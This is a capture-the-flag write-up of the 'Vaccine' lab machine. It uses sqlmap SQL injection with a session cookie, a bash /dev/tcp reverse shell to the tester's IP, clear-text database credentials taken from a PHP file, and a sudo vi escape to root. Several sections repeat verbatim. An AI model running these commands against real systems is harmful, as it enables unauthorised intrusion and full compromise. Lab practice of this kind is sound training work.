postgres@vaccine:/var/www/html$ cat dashboard.php | grep pass
cat dashboard.php | grep pass
          $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=**postgres** password=**P@s5w0rd!**");

Since the Reverse shell is unstable we will try to connect via **SSH**

 ssh username@targetIP

 ssh postgres@10.129.131.85

postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET",
env_keep+="XAPPLRESDIR
XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
mail_badpass

User postgres may run the following commands on vaccine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf

https://gtfobins.github.io/gtfobins/vi/#sudo (important link to check out what we can do)

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- `sudo vi -c ':!/bin/sh' /dev/null`

Very Important LINK

https://gtfobins.github.io/ Great for Linux Priviledge Escalation

Exploitation

SQL Injection

The search perameter is vulnerable to **SQL injection**.

We will use **SQLmap** for to exploit this.

SQLmap is an open-source tool used in penetration testing to detect and exploit SQL injection flaws. SQLmap automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL.

we have to provide a **cookie** is because of **authentication**.

```
[
   {
      "name": "PHPSESSID",
      "value": "ts42nivguuaknujulbgo86bo64",
      "domain": "10.129.125.223",
      "hostOnly": true,
      "path": "/",
      "secure": false,
      "httpOnly": false,
      "sameSite": "no_restriction",
      "session": true,
      "firstPartyDomain": "",
      "storeId": null
   }
]
```

sqlmap -u 'http://10.129.125.223/dashboard.php?search=any+query' --cookie="PHPSESSID=ts42nivguuaknujulbgo86bo64"

GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

Sqlmap once more, where we are going to provide the **--os-shell** flag, where we will be able to perform command injection.

sqlmap -u 'http://10.129.125.223/dashboard.php?search=any+query' --cookie="PHPSESSID=ts42nivguuaknujulbgo86bo64" **--os-shell**

bash -c "bash -i >& /dev/tcp/{yourTunnnel_IP}/443 0>&1"


bash -c "bash -i >& /dev/tcp/10.10.14.97/443 0>&1"

also run

nc -lvnp 443

We will quickly make our shell fully interactive:

python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo
fg
export TERM=xterm



```
$ sudo nc -lvnp 443
listening on [any] 443 ...

connect to [{your_IP}] from (UNKNOWN) [{target_IP}] 43086
bash: cannot set terminal process group (4166): Inappropriate ioctl for device
bash: no job control in this shell

postgres@vaccine:/var/lib/postgresql/11/main$ whoami
whoami
postgres

postgres@vaccine:/var/lib/postgresql/11/main$
```

HTB{ec9b13ca4d6229cd5cc1e09980965bf7} user.txt

postgres@vaccine:~$ sudo -l
[sudo] password for postgres:

We will try to find the password in the **/var/www/html** folder, since the machine uses both PHP & SQL,
meaning that there should be credentials in clear text.

```
postgres@vaccine:/var/www/html$ cat dashboard.php | grep pass
cat dashboard.php | grep pass
        $conn = pg_connect("host=localhost port=5432 dbname=carsdb
user=postgres password=P@s5w0rd!");
```

Since the Reverse shell is unstable we will try to connect via **SSH**

```
 ssh username@targetIP

 ssh postgres@10.129.131.85
```

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET",
env_keep+="XAPPLRESDIR
XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin,
mail_badpass
User postgres may run the following commands on vaccine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

https://gtfobins.github.io/gtfobins/vi/#sudo (important link to check out what we can do)

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- `sudo vi -c ':!/bin/sh' /dev/null`

Very Important LINK

https://gtfobins.github.io/ Great for Linux Priviledge Escalation

Privilege Escalation

ssh username@targetIP

ssh postgres@10.129.131.85

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET",
env_keep+="XAPPLRESDIR
XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin,
mail_badpass
User postgres may run the following commands on vaccine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

https://gtfobins.github.io/gtfobins/vi/#sudo (important link to check out what we can do)

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- `sudo vi -c ':!/bin/sh' /dev/null`

Very Important LINK

https://gtfobins.github.io/ **Great for Linux Priviledge Escalation**

So we will execute it:

```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
-c ':!/bin/sh'
/dev/null
```

```
Sorry, user postgres is not allowed to execute '/bin/vi
/etc/postgresql/11/main/pg_hba.conf -c :!/bin/sh /dev/null' as root on
vaccine.
```


We are unable to execute the following command because sudo is restricted to only **/bin/vi**
/etc/postgresql/11/main/pg_hba.conf .
There's also an alternative way according to **GTFOBins**:

```
vi
:set shell=/bin/sh
:shell
```

So we will perform that as well:


```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

Now we will press the : button to set the instructions inside Vi :
:set shell=/bin/sh



```
# PostgreSQL Client Authentication Configuration File
# ===================================================
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file.  A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access.  Records take one of these forms:
#
# local      DATABASE  USER  METHOD  [OPTIONS]
# host       DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
# hostssl    DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
# hostnossl  DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a
# plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof.  In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
:set shell=/bin/sh
```

Next, we will open up the same instruction interface & type the following:
:shell



```
# PostgreSQL Client Authentication Configuration File
# ===================================================
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file.  A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access.  Records take one of these forms:
#
# local      DATABASE  USER  METHOD  [OPTIONS]
# host       DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
# hostssl    DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
# hostnossl  DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a
# plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof.  In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
:shell
```

After we execute the instructions, we will see the following:

```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

Finally The **Root** and **User** Flag has been submited

The Box has been Finished